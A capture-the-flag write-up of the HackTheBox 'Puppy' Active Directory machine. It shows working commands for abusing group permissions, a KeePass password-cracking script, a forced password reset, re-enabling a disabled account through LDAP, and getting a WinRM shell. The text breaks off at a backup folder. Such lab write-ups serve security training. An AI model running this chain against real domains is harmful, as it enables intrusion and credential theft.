Puppy
Writeup for HackTheBox Puppy machine

Executive Summary
Puppy is a hard-difficulty Windows Active Directory machine on HackTheBox. The compromise path involves exploiting Active Directory GenericWrite delegation permissions, cracking a KeePass database, modifying LDAP User Account Control attributes, decrypting DPAPI credentials, and leveraging DCSync privileges to perform a domain database dump.
The intrusion starts with the provided credentials for the domain account levi.james. Initial Active Directory enumeration via BloodHound reveals that levi.james belongs to the HR group, which possesses GenericWrite permissions over the DEVELOPERS group. By adding himself to the DEVELOPERS group, the attacker gains access to the DEV SMB share.
Within the DEV share, the attacker retrieves a KeePass database (recovery.kdbx). Cracking the database reveals credentials for ant.edwards. BloodHound indicates ant.edwards has permissions to reset the password of adam.silver, which is disabled. Using bloodyAD to change the password and ldapmodify to update the userAccountControl attribute, the attacker enables the account, connects via Evil-WinRM, and retrieves the user flag.
Further system enumeration reveals a backup archive (site-backup-2024-12-30.zip) containing an LDAP authentication configuration file, leaking the credentials of steph.cooper. Authenticating as steph.cooper via WinRM, the attacker targets DPAPI credentials. Decrypting the DPAPI masterkey and credential blobs yields the password for steph.cooper_adm. Since steph.cooper_adm holds DCSync permissions on the domain, the attacker dumps the NTDS.dit database via secretsdump, achieving full domain compromise.
In this machine, we are already provided with credentials:
levi.james / KingofAkron2025!
Reconnaissance
We start with an Nmap scan.
1
port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )
1
sudo nmap -sC -sV -vv -p $port $IP -oN puppy.scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
┌──(kali㉿kali)-[~]
└─$ port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )
[sudo] password for kali:

┌──(kali㉿kali)-[~/HTB-machine/puppy]
└─$ sudo nmap -sC -sV -vv -p $port $IP -oN puppy.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-18 00:55 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:55
Completed NSE at 00:55, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:55
Completed NSE at 00:55, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:55
Completed NSE at 00:55, 0.00s elapsed
Initiating Ping Scan at 00:55
Scanning 10.10.11.70 [4 ports]
Completed Ping Scan at 00:55, 0.37s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 00:55
Scanning DCO1.PUPPY.HTB (10.10.11.70) [23 ports]
Discovered open port 445/tcp on 10.10.11.70
Discovered open port 53/tcp on 10.10.11.70
Discovered open port 139/tcp on 10.10.11.70
Discovered open port 135/tcp on 10.10.11.70
Discovered open port 111/tcp on 10.10.11.70
Discovered open port 464/tcp on 10.10.11.70
Discovered open port 3269/tcp on 10.10.11.70
Discovered open port 3268/tcp on 10.10.11.70
Discovered open port 64785/tcp on 10.10.11.70
Discovered open port 49667/tcp on 10.10.11.70
Discovered open port 49670/tcp on 10.10.11.70
Discovered open port 593/tcp on 10.10.11.70
Discovered open port 49685/tcp on 10.10.11.70
Discovered open port 636/tcp on 10.10.11.70
Discovered open port 389/tcp on 10.10.11.70
Discovered open port 2049/tcp on 10.10.11.70
Discovered open port 49669/tcp on 10.10.11.70
Discovered open port 88/tcp on 10.10.11.70
Discovered open port 49664/tcp on 10.10.11.70
Discovered open port 5985/tcp on 10.10.11.70
Discovered open port 62684/tcp on 10.10.11.70
Discovered open port 3260/tcp on 10.10.11.70
Discovered open port 9389/tcp on 10.10.11.70
Completed SYN Stealth Scan at 00:55, 0.73s elapsed (23 total ports)
Initiating Service scan at 00:55
Scanning 23 services on DCO1.PUPPY.HTB (10.10.11.70)
Completed Service scan at 00:57, 125.95s elapsed (23 services on 1 host)
NSE: Script scanning 10.10.11.70.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:57
NSE Timing: About 99.97% done; ETC: 00:57 (0:00:00 remaining)
Completed NSE at 00:57, 40.14s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:57
NSE Timing: About 98.94% done; ETC: 00:58 (0:00:00 remaining)
Completed NSE at 00:58, 39.97s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:58
Completed NSE at 00:58, 0.01s elapsed
Nmap scan report for DCO1.PUPPY.HTB (10.10.11.70)
Host is up, received echo-reply ttl 127 (0.35s latency).
Scanned at 2025-05-18 00:55:04 EDT for 207s

Bug in iscsi-info: no string output.
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-05-18 11:54:31Z)
111/tcp   open  rpcbind       syn-ack ttl 127 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
2049/tcp  open  nlockmgr      syn-ack ttl 127 1-4 (RPC #100021)
3260/tcp  open  iscsi?        syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49685/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
62684/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
64785/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 6h59m17s
| smb2-time:
|   date: 2025-05-18T11:56:31
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 62785/tcp): CLEAN (Timeout)
|   Check 2 (port 58506/tcp): CLEAN (Timeout)
|   Check 3 (port 26380/udp): CLEAN (Timeout)
|   Check 4 (port 57090/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:58
Completed NSE at 00:58, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:58
Completed NSE at 00:58, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:58
Completed NSE at 00:58, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 207.77 seconds
           Raw packets sent: 27 (1.164KB) | Rcvd: 24 (1.040KB)
The scan identifies a Windows Domain Controller (DCO1.PUPPY.HTB) with standard AD services: DNS (53), Kerberos (88), LDAP (389/636/3268/3269), SMB (445), and WinRM (5985). SMB signing is enabled and required. The host is Windows Server 2022. With provided credentials, enumeration will focus on AD users, groups, and SMB shares.
Enumeration
Now we enumerate the available shares:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~/HTB-machine/puppy]
└─$ nxc smb $IP -u 'levi.james' -p 'KingofAkron2025!' --shares

SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.10.11.70     445    DC               [*] Enumerated shares
SMB         10.10.11.70     445    DC               Share           Permissions     Remark
SMB         10.10.11.70     445    DC               -----           -----------     ------
SMB         10.10.11.70     445    DC               ADMIN$                          Remote Admin
SMB         10.10.11.70     445    DC               C$                              Default share
SMB         10.10.11.70     445    DC               DEV                             DEV-SHARE for PUPPY-DEVS
SMB         10.10.11.70     445    DC               IPC$            READ            Remote IPC
SMB         10.10.11.70     445    DC               NETLOGON        READ            Logon server share
SMB         10.10.11.70     445    DC               SYSVOL          READ            Logon server share
We observe several interesting shares, including DEV. We have READ permission only on default shares IPC$, NETLOGON and SYSVOL.
Next, we enumerate the users:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/HTB-machine/puppy]
└─$ nxc smb $IP -u 'levi.james' -p 'KingofAkron2025!' --users

SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.10.11.70     445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.70     445    DC               Administrator                 2025-02-19 19:33:28 0       Built-in account for administering the computer/domain
SMB         10.10.11.70     445    DC               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.10.11.70     445    DC               krbtgt                        2025-02-19 11:46:15 0       Key Distribution Center Service Account
SMB         10.10.11.70     445    DC               levi.james                    2025-02-19 12:10:56 0
SMB         10.10.11.70     445    DC               ant.edwards                   2025-02-19 12:13:14 0
SMB         10.10.11.70     445    DC               adam.silver                   2025-05-18 12:04:29 8
SMB         10.10.11.70     445    DC               jamie.williams                2025-02-19 12:17:26 0
SMB         10.10.11.70     445    DC               steph.cooper                  2025-02-19 12:21:00 0
SMB         10.10.11.70     445    DC               steph.cooper_adm              2025-03-08 15:50:40 0
SMB         10.10.11.70     445    DC               [*] Enumerated 9 local users: PUPPY
Now we create a username.txt file to store all the enumerated users:
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB-machine/puppy/my-share]
└─$  nxc smb $IP -u 'levi.james' -p 'KingofAkron2025!' --users | awk '/^SMB/ && $5 ~ /^[a-zA-Z0-9_.]+$/ { print $5 }' | tee -a username.txt
Administrator
Guest
krbtgt
levi.james
ant.edwards
adam.silver
jamie.williams
steph.cooper
steph.cooper_adm
We update the /etc/hosts file to map the domain controller’s IP to its hostname and domain.
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB-machine/puppy]
└─$ cat /etc/hosts
# Standard localhost entries

# Local hostname

127.0.1.1       kali

10.10.11.70 DCO1.PUPPY.HTB PUPPY.HTB
BloodHound Enumeration
Now we use bloodhound-python to collect Active Directory data. BloodHound maps Active Directory relationships — group memberships, ACLs (Access Control Entries), delegation rights, and session information — into a graph database (Neo4j). This helps us identify privilege escalation paths that would be difficult to spot manually. We collect all available data:
1
bloodhound-python -dc DC.PUPPY.HTB -u 'levi.james' -p 'KingofAkron2025!' -d PUPPY.HTB -c All --zip -ns $IP
We find that the user levi.james is a member of the HR group, which has GenericWrite permissions over another object DEVELOPER. In BloodHound’s model, GenericWrite on a group means the writer can modify the group’s attributes via LDAP — most importantly, adding or removing members by writing to the member attribute.

Attempting to access the DEV share confirms that access is denied for levi.james:
1
smbclient //$IP/dev -U puppy.htb/levi.james%KingofAkron2025!
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/HTB-machine/puppy]
└─$ smbclient //$IP/dev -U puppy.htb/levi.james%KingofAkron2025!

Try "help" to get a list of possible commands.
smb: \> l
NT_STATUS_ACCESS_DENIED listing \*
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
smb: \> exit
We have identified that the DEVELOPERS group is the object over which the HR group (and thus levi.james) has GenericWrite privileges. GenericWrite on a group object allows us to modify its attributes — crucially, we can add or remove members. We use bloodyAD, an Active Directory LDAP manipulation tool, to perform this. The add groupMember subcommand works by sending an LDAP modify operation on the group object — it appends the new member’s DN (Distinguished Name) to the member multi-valued attribute:
1
bloodyAD --host $IP -d puppy.htb -u levi.james -p "KingofAkron2025!" add groupMember DEVELOPERS levi.james
After adding levi.james to the group, we attempt to access the DEV share again. This time, access is granted. Inside the share, we find a .kdbx file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/HTB-machine/puppy]
└─$ smbclient //$IP/dev -U puppy.htb/levi.james%KingofAkron2025!

Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Sun May 18 07:06:21 2025
  ..                                  D        0  Sat Mar  8 11:52:57 2025
  KeePassXC-2.7.9-Win64.msi           A 34394112  Sun Mar 23 03:09:12 2025
  Projects                            D        0  Sat Mar  8 11:53:36 2025
  recovery.kdbx                       A     2677  Tue Mar 11 22:25:46 2025

                5080575 blocks of size 4096. 1541835 blocks available

smb: \> get recovery.kdbx
getting file \recovery.kdbx of size 2677 as recovery.kdbx (1.4 KiloBytes/sec) (average 1.4 KiloBytes/sec)
smb: \>
Cracking the KeePass Database
The .kdbx file is a KeePass database — an encrypted container that stores credentials. To access it, we need the master password.
Why keepass2john (John the Ripper) Fails
keepass2john is a tool in the John the Ripper suite that extracts a password hash from older KeePass 2.x databases so John can crack it offline. However, this .kdbx file uses format version 40000 (KeePass 4.x / KDBX 4), which introduced a new header format and key derivation function (KDF) parameters that keepass2john’s hash extractor does not support. The error File version '40000' is currently not supported! means the tool cannot parse the header to extract a hash John can work with.
1
2
└─$ keepass2john recovery.kdbx > recovery.hash
! recovery.kdbx : File version '40000' is currently not supported!
Python Brute-Force Script
Instead, we use pykeepass, a Python library that supports KDBX 4 format natively. The script reads each password from a wordlist and attempts to open the database with PyKeePass(). If the password is correct, PyKeePass decrypts and loads the database without throwing an exception. On failure, it throws an exception (wrong MAC, decryption failure) and the script moves to the next password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
import sys
from pykeepass import PyKeePass

def crack_kdbx(kdbx_file, wordlist_file):
    with open(wordlist_file, 'r', encoding='utf-8', errors='ignore') as f:
        for line in f:
            password = line.strip()
            if not password:
                continue
            try:
                kp = PyKeePass(kdbx_file, password=password)
                print(f"[+] Password found: {password}")
                return
            except Exception:
                pass
    print("[-] Password not found in wordlist.")

if __name__ == "__main__":
    if len(sys.argv) != 3:
        print(f"Usage: python3 {sys.argv[0]} <kdbx_file> <wordlist>")
        sys.exit(1)
    kdbx_file = sys.argv[1]
    wordlist_file = sys.argv[2]
    crack_kdbx(kdbx_file, wordlist_file)
Set up a virtual environment, install pykeepass, and run the script:
1
2
3
4
python3 -m venv venv
source venv/bin/activate
pip install pykeepass
python3 crack_kbdx.py recovery.kdbx /usr/share/wordlists/rockyou.txt
1
[+] Password found: liverpool
Now open the database with KeePassXC using the cracked password liverpool:
1
keepassxc recovery.kdbx
Here we have passwords for different users:

These are all the users:
1
2
3
4
5
6
7
8
9
JAMIE WILLIAMSON: JamieLove2025!

ADAM SILVER: HJKL2025!

ANTONY C. EDWARDS: Antman2025!

STEVE TUCKER: Steve2025!

SAMUEL BLAKE: ILY2025!
If we look at Ant Edwards’ delegated object control, we can see he is a member of the “Senior Dev” group, and that group has GenericAll (full control) access on the adam.silver user object. GenericAll is the most permissive ACE in Active Directory — it grants every possible right including:
- Reset password (
User-Force-Change-Password) — change the user’s password without the old one - Modify attributes — change any property on the object
- Modify group membership — add/remove the user from groups
- Delete the object
We abuse the password-reset right using bloodyAD set password, which modifies the unicodePwd attribute on the user object via LDAP (encrypted over LDAPS):

Now, using BloodyAD, we change the password of this user:
1
2
3
┌──(kali㉿kali)-[~/HTB-machine/puppy]
└─$ bloodyAD -u ant.edwards -p 'Antman2025!' -d puppy.htb --dc-ip $IP set password adam.silver 'NewPassword123'
[+] Password changed successfully!
When we try to log in, it doesn’t work because the account is disabled. Account disabling in AD is controlled by the userAccountControl attribute — a bitmask integer where bit 1 (value 2) corresponds to the ACCOUNTDISABLE flag. This means even with a valid password, Kerberos and NTLM authentication will reject the login.
Here, the account is shown as disabled:
1
2
3
4
5
┌──(kali㉿kali)-[~/HTB-machine/puppy]
└─$bloodyAD -u ant.edwards -p 'Antman2025!' -d puppy.htb --dc-ip $IP get object 'CN=ADAM D. SILVER,CN=USERS,DC=PUPPY,DC=HTB' --attr userAccountControl

distinguishedName: CN=ADAM D. SILVER,CN=USERS,DC=PUPPY,DC=HTB
userAccountControl: ACCOUNTDISABLE; NORMAL_ACCOUNT
The userAccountControl attribute in LDAP stores a bitmask of user account flags:
- Value
512(NORMAL_ACCOUNT) = enabled - Value
514(NORMAL_ACCOUNT | ACCOUNTDISABLE=512 + 2) = disabled - Value
66048(NORMAL_ACCOUNT | DONT_EXPIRE_PASSWORD=512 + 65536) = enabled, password never expires
| Flag | Value | Meaning |
|---|---|---|
NORMAL_ACCOUNT | 512 | Default enabled user |
ACCOUNTDISABLE | 2 | Account login disabled |
DONT_EXPIRE_PASSWORD | 65536 | Password never expires |
NORMAL_ACCOUNT \| ACCOUNTDISABLE | 514 | Disabled user |
To re-enable the account, we set the attribute back to 512 using ldapmodify with an LDIF (LDAP Data Interchange Format) file:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/HTB-machine/puppy]
└─$ cat modifly.ldify
dn: CN=Adam D. Silver,CN=Users,DC=puppy,DC=htb
changetype: modify
replace: userAccountControl
userAccountControl: 512
The LDIF file specifies:
dn: The Distinguished Name of the object to modify (the full LDAP path toadam.silver)changetype: modify: The LDAP operation type (we are modifying an existing entry, not adding or deleting one)replace: userAccountControl: We are replacing the current value(s) of this attributeuserAccountControl: 512: The new value to write
We apply it with ldapmodify:
-x: Use simple authentication (plaintext bind) instead of SASL-D: The bind DN — the LDAP user we authenticate as (ant.edwards@puppy.htb)-w: The bind password-H: The LDAP URI (protocol + server)-f: The file containing the LDIF operations
1
2
3
┌──(kali㉿kali)-[~/HTB-machine/puppy]
└─$ ldapmodify -x -D "ant.edwards@puppy.htb" -w 'Antman2025!' -H ldap://$IP -f modifly.ldify
modifying entry "CN=Adam D. Silver,CN=Users,DC=puppy,DC=htb"
The “modifying entry” response confirms the LDAP server accepted the change. Now the account is enabled and we can authenticate:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/HTB-machine/puppy]
└─$ bloodyAD -u ant.edwards -p 'Antman2025!' -d puppy.htb --dc-ip $IP get object 'CN=ADAM D. SILVER,CN=USERS,DC=PUPPY,DC=HTB' --attr userAccountControl

distinguishedName: CN=ADAM D. SILVER,CN=USERS,DC=PUPPY,DC=HTB
userAccountControl: NORMAL_ACCOUNT
Initial Access
Now, we use evil-winrm to get the user.
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB-machine/puppy]
└─$ evil-winrm -i $IP -u adam.silver  -p NewPassword123

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.silver\Documents> type ..\Desktop\user.txt
************9d1cbf36c18ffc6b68c65
*Evil-WinRM* PS C:\Users\adam.silver\Documents>
Under C:\Backups we have a backup folder.
1
2
3
4
5
6
7
8
9
10
11
